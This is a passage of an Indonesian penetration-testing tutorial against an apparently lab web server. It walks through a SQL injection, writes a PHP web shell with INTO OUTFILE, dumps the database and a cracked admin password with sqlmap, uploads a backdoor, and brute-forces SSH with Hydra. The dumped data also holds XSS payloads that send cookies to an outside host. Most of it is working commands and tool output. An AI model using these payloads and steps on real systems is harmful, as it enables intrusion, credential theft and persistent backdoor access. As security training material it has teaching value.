
<http://192.168.56.101/admin/edit.php?id=1+order+by+4> (normal)

<http://192.168.56.101/admin/edit.php?id=1+order+by+5> (error)

Kita lihat error jika kita masukkan angka 5, ini berarti terdapat 4 kolom. Mari kita cek user dan versi MySQL nya



Dapat dilihat bahwa user yang digunakan adalah **root**! Ini berarti kita dapat menjalankan perintah-perintah system melalui sebuah webshell! Contohnya saja kita bisa menggunakan akses **Read File** dengan menggunakan query `load_file()` untuk menampilkan suatu file yang ada di mesin target.



### ✓ Maintaining Access


Seorang attacker setelah mendapatkan akses ke sebuah sistem, tentunya tidak mau suatu ketika akses tersebut hilang ketika sang Admin web menutup celah keamanan nya. Maka kini saatnya kita membuat sebuah file php web shell sederhana yang berisikan fungsi `system()` yang akan membawa kita ke akses shell server melalui variabel `$_GET`. Namun sebelum itu, kita harus tahu dulu directory mana yang diijinkan untuk hak akses **Create File**. Kita bisa lihat pada pesan error MySQL

sebelumnya bahwa kita sedang berada di direktori **/var/www/classes**. Mari kita coba membuat file baru dengan query “into outfile” dengan nama **file.php** pada direktori **/var/www/classes** sehingga URL menjadi:

**http://192.168.56.101/admin/edit.php?id=-1+union+select+1,2,3,4+into+outfile+%22var/www/classes/file.php%22**

Namun, setelah di cek file tersebut ternyata tidak berhasil dibuat. Kita coba direktori lainnya yaitu **/var/www**. Jika kita lihat *source page* kita akan menemukan direktori baru, yaitu **/var/www/css** maka kita test juga kemungkinan terdapatnya hak akses **Create File** disana.

Ternyata setelah dicek, file berhasil dibuat pada direktori **/var/www/css**




Saatnya kita mengedit file tersebut dengan menginject perintah PHP pada URL sehingga menjadi:


[http://192.168.56.101/admin/edit.php?id=1+union+select+1,2,%22%3C?php+system\(\\$\\_GET\[%27shell%27\]\);+?%3E%22,4+into+outfile+%22var/www/css/coba.php%22](http://192.168.56.101/admin/edit.php?id=1+union+select+1,2,%22%3C?php+system($_GET[%27shell%27]);+?%3E%22,4+into+outfile+%22var/www/css/coba.php%22)

Setelah itu kita akses webshell kita, sekarang kita bisa menginputkan perintah-perintah shell pada value dari variable **\$\_GET shell**. Contohnya saya inputkan perintah untuk melihat versi kernel dari server target, yaitu **uname -a**. Eksploitasi SQL Injection pun selesai dilakukan secara manual.





Selain dengan cara manual yang panjang dan ribet diatas, sebenarnya kita bisa memanfaatkan tools yang dapat mengotomasi aksi SQL Injection ini, sebutlah salah satu yang terkenal adalah **Sqlmap**. Berikut caranya jika menggunakan **Sqlmap**.



Terlihat bahwa sqlmap melakukan tahapan sql injection secara otomatis. Kita dapat langsung melakukan *dumping* database hanya dengan menambahkan opsi **--dump**



```
root@kortisa: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ root@kortisa: ~ root@kortisa: ~ root@kortisa: ~  
root@kortisa:~# sqlmap -u "http://192.168.56.101/admin/edit.php?id=1" --cookie=PHPSESSID=51k2g71ova990svgkupalc9m13 --dump  
  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting at 02:05:55  
  
[02:05:55] [INFO] resuming back-end DBMS 'mysql'  
[02:05:55] [INFO] testing connection to the target URL  
[02:05:55] [INFO] heuristics detected web page charset 'ascii'  
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:  
---  
Place: GET  
Parameter: id  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1 AND 1226=1226  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 4 columns  
Payload: id=-1548 UNION ALL SELECT NULL,NULL,CONCAT(0x7167707971,0x6a68735978766a78666f,0x7167627371),NULL#  
  
Type: AND/OR time-based blind  
Title: MySQL > 5.0.11 AND time-based blind  
Payload: id=1 AND SLEEP(5)  
---  
[02:05:55] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6.0 (squeeze)  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL 5.0.11
```

```
root@kortisa: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ root@kortisa: ~ root@kortisa: ~ root@kortisa: ~  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL 5.0.11  
[02:05:55] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries  
[02:05:55] [INFO] fetching current database  
[02:05:55] [INFO] fetching tables for database: 'blog'  
[02:05:55] [INFO] the SQL query used returns 3 entries  
[02:05:55] [INFO] resumed: "comments"  
[02:05:55] [INFO] resumed: "posts"  
[02:05:55] [INFO] resumed: "users"  
[02:05:56] [INFO] fetching columns for table 'posts' in database 'blog'  
[02:05:56] [INFO] the SQL query used returns 4 entries  
[02:05:56] [INFO] resumed: "id","mediumint(9)"  
[02:05:56] [INFO] resumed: "title","varchar(50)"  
[02:05:56] [INFO] resumed: "text","text"  
[02:05:56] [INFO] resumed: "published","datetime"  
[02:05:56] [INFO] fetching entries for table 'posts' in database 'blog'  
[02:05:56] [INFO] the SQL query used returns 2 entries  
[02:05:56] [INFO] resumed: "1"," ","Welcome to my blog. Leave a comment if you like the new design :)" "","Welcome"  
[02:05:56] [INFO] resumed: "2"," ","Is it working?" "","Test"  
[02:05:56] [INFO] analyzing table dump for possible password hashes  
Database: blog  
Table: posts  
[2 entries]  


| id | text                                                              | title   | published |
|----|-------------------------------------------------------------------|---------|-----------|
| 1  | Welcome to my blog. Leave a comment if you like the new design :) | Welcome | NULL      |
| 2  | Is it working?                                                    | Test    | NULL      |

  
[02:05:56] [INFO] table 'blog.posts' dumped to CSV file '/usr/share/sqlmap/output/192.168.56.101/dump/blog/posts.csv'  
[02:05:56] [INFO] fetching columns for table 'users' in database 'blog'  
[02:05:56] [INFO] the SQL query used returns 3 entries  
[02:05:56] [INFO] resumed: "id","mediumint(9)"
```

```
root@kortisa: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ root@kortisa: ~ root@kortisa: ~ root@kortisa: ~  
table: users  
[1 entry]  
-----+-----+-----+  
| id | login | password |  
-----+-----+-----+  
| 1 | admin | 8efe310f9ab3afeae0d410a8e0166ab2 (P4ssw0rd) |  
-----+-----+-----+  
[02:06:25] [INFO] table 'blog.users' dumped to CSV file '/usr/share/sqlmap/output/192.168.56.101/dump/blog/users.csv'  
[02:06:25] [INFO] fetching columns for table 'comments' in database 'blog'  
[02:06:25] [INFO] the SQL query used returns 6 entries  
[02:06:25] [INFO] resumed: "id","mediumint(9)"  
[02:06:25] [INFO] resumed: "title","varchar(50)"  
[02:06:25] [INFO] resumed: "text","text"  
[02:06:25] [INFO] resumed: "author","varchar(50)"  
[02:06:25] [INFO] resumed: "published","datetime"  
[02:06:25] [INFO] resumed: "post_id","mediumint(9)"  
[02:06:25] [INFO] fetching entries for table 'comments' in database 'blog'  
[02:06:25] [INFO] the SQL query used returns 8 entries  
[02:06:25] [INFO] resumed: "" "1" "2" " " " " 1337">"<" ""  
[02:06:25] [INFO] resumed: "" "2" "2" " " " " <script>alert(1)</script>" ""  
[02:06:25] [INFO] resumed: "" "3" "2" " " " " <script>document.write('<img src=http://192.168.56.107/?'+document.cookie+' "/>');</script>" ""  
[02:06:25] [INFO] resumed: "" "4" "2" " " " " <script>location.href='http://192.168.56.107/index.php?fuck='+document.cookie;</script>" ""  
[02:06:25] [INFO] resumed: "" "5" "1" " " " " <script>document.write('<img src=http://192.168.56.107/?'+document.cookie+' "/>');</script>" ""  
[02:06:25] [INFO] resumed: "" "6" "1" " " " " <script>document.write('<img src=http://192.168.56.107/?'+document.cookie+' "/>');</script>" ""  
[02:06:25] [INFO] resumed: "" "7" "1" " " " " <script>location.href='http://192.168.56.107/index.php?fuck='+document.cookie;</script>" ""  
[02:06:25] [INFO] resumed: "" "8" "2" " " " " <script>document.write('<img src=http://malicious/?'+document.cookie+' "/>');</script>" ""  
[02:06:25] [INFO] analyzing table dump for possible password hashes  
Database: blog  
Table: comments  
[8 entries]  
-----+-----+-----+-----+-----+  
| id | post_id | text | title | author | published |  
-----+-----+-----+-----+-----+  
| 1 | 1 | 1337">"<" "" |  |  |  |  
| 2 | 2 | <script>alert(1)</script>" "" |  |  |  |  
| 3 | 2 | <script>document.write('<img src=http://192.168.56.107/?'+document.cookie+' "/>');</script>" "" |  |  |  |  
| 4 | 2 | <script>location.href='http://192.168.56.107/index.php?fuck='+document.cookie;</script>" "" |  |  |  |  
| 5 | 1 | <script>document.write('<img src=http://192.168.56.107/?'+document.cookie+' "/>');</script>" "" |  |  |  |  
| 6 | 1 | <script>document.write('<img src=http://192.168.56.107/?'+document.cookie+' "/>');</script>" "" |  |  |  |  
| 7 | 1 | <script>location.href='http://192.168.56.107/index.php?fuck='+document.cookie;</script>" "" |  |  |  |  
| 8 | 2 | <script>document.write('<img src=http://malicious/?'+document.cookie+' "/>');</script>" "" |  |  |  |
```


Terlihat bahwa seluruh data yang ada di database seluruhnya ditampilkan di layar terminal, bahkan data password pun terlihat dalam *plain text*. Ini dikarenakan sqlmap juga dilengkapi fitur *cracking* password yang terenkripsi secara otomatis jika kita memilih untuk menggunakan fitur ini.

Kita juga dapat mengirimkan file hanya dengan menambahkan opsi **--file-write** dan **--file-dest**. Contoh saya ingin mengirim salah satu webshell `simple-backdoor.php` yang secara default sudah ada di kali linux:


```
root@kortisa: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x  
[*] shutting down at 02:30:44  
root@kortisa: # sqlmap -u "http://192.168.56.101/admin/edit.php?id=1" --cookie=PHPSESSID=5ik2q7lova990svgkupalc9ml3 --file-write=/usr/share/webshells/p  
hp/simple-backdoor.php --file-dest=/var/www/css/backdoor.php  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all ap  
plicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting at 02:30:51  
[02:30:52] [INFO] resuming back-end DBMS 'mysql'  
[02:30:52] [INFO] testing connection to the target URL  
[02:30:52] [INFO] heuristics detected web page charset 'ascii'  
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:  
---  
Place: GET  
Parameters: id  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1 AND 1226=1226  
Type: UNION query  
Title: MySQL UNION query (NULL) - 4 columns  
Payload: id=1548 UNION ALL SELECT NULL,NULL,CONCAT(0x7176707971,0x6668735978766a786666f,0x7176727371),NULL  
Type: AND/OR time-based blind  
Title: MySQL > 5.0.11 AND time-based blind  
Payload: id=1 AND SLEEP(5)  
---  
[02:30:52] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6.0 (squeeze)  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL 5.0.11  
[02:30:52] [INFO] fingerprinting the back-end DBMS operating system  
[02:30:52] [INFO] the back-end DBMS operating system is Linux  
[02:30:52] [WARNING] expect junk characters inside the file as a leftover from UNION query  
do you want confirmation that the local file '/usr/share/webshells/php/simple-backdoor.php' has been successfully written on the back-end DBMS file sys  
tem (/var/www/css/backdoor.php)? [Y/n] y  
[02:30:54] [WARNING] reflective value(s) found and filtering out  
[02:30:54] [WARNING] file is smaller than the file '/usr/share/webshells/php/simple-backdoor.php' (228 bytes)
```

## Privilege Escalation

Seorang hacker tidak suka akan batasan-batasan yang menghalangi keinginannya. Jika kita cek, sebenarnya kita belum mendapatkan akses tertinggi di sistem target (root), kita hanya mendapat akses dari user default apache yaitu **www-data**.



Kita akan mencoba *cracking* password dari salah satu user yang ada di sistem target menggunakan teknik *Dictionary Attack* menggunakan tool Hydra.



Saya akan coba user local dengan nama **user**. Kita bisa gunakan tool Hydra untuk melakukan *dictionary attack* terhadap login ssh dari user: **user**



```

root@kortisa:~# hydra -t 10 -l user -P /usr/share/wordlists/dirb/common.txt 192.168.56.101 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-03-02 01:25:48
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] 10 tasks, 1 server, 4594 login tries (l:l/p:4594), ~459 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 160.00 tries/min, 160 tries in 00:01h, 4434 todo in 00:28h, 10 active
[STATUS] 147.00 tries/min, 441 tries in 00:03h, 4153 todo in 00:29h, 10 active
[STATUS] 137.14 tries/min, 960 tries in 00:07h, 3634 todo in 00:27h, 10 active
[STATUS] 137.33 tries/min, 2060 tries in 00:15h, 2534 todo in 00:19h, 10 active
[22][ssh] host: 192.168.56.101 login: user password: live
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-03-02 01:43:36
root@kortisa:~#

```

Keterangan:

**-t** : nomor jumlah task yang dijalankan, defaultnya 16


**-l** : username yang akan digunakan untuk login

**-P** : file yang berisi data-data password (*dictionary*) yang akan digunakan untuk login satu-per-satu.

Saya menggunakan salah satu *wordlist* yang terdapat pada Kali linux, yaitu **/usr/share/wordlists/dirb/common.txt**

Untuk mencari daftar wordlist yang dapat digunakan, ketikkan saja perintah: **locate wordlist** pilih salah satu yang terbaik menurut anda.

Setelah kita mendapatkan password nya, mari kita coba login ssh si **user** ini



```

user@debian: ~
File Edit View Search Terminal Tabs Help
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x
root@kortisa:~# ssh user@192.168.56.101
user@192.168.56.101's password:
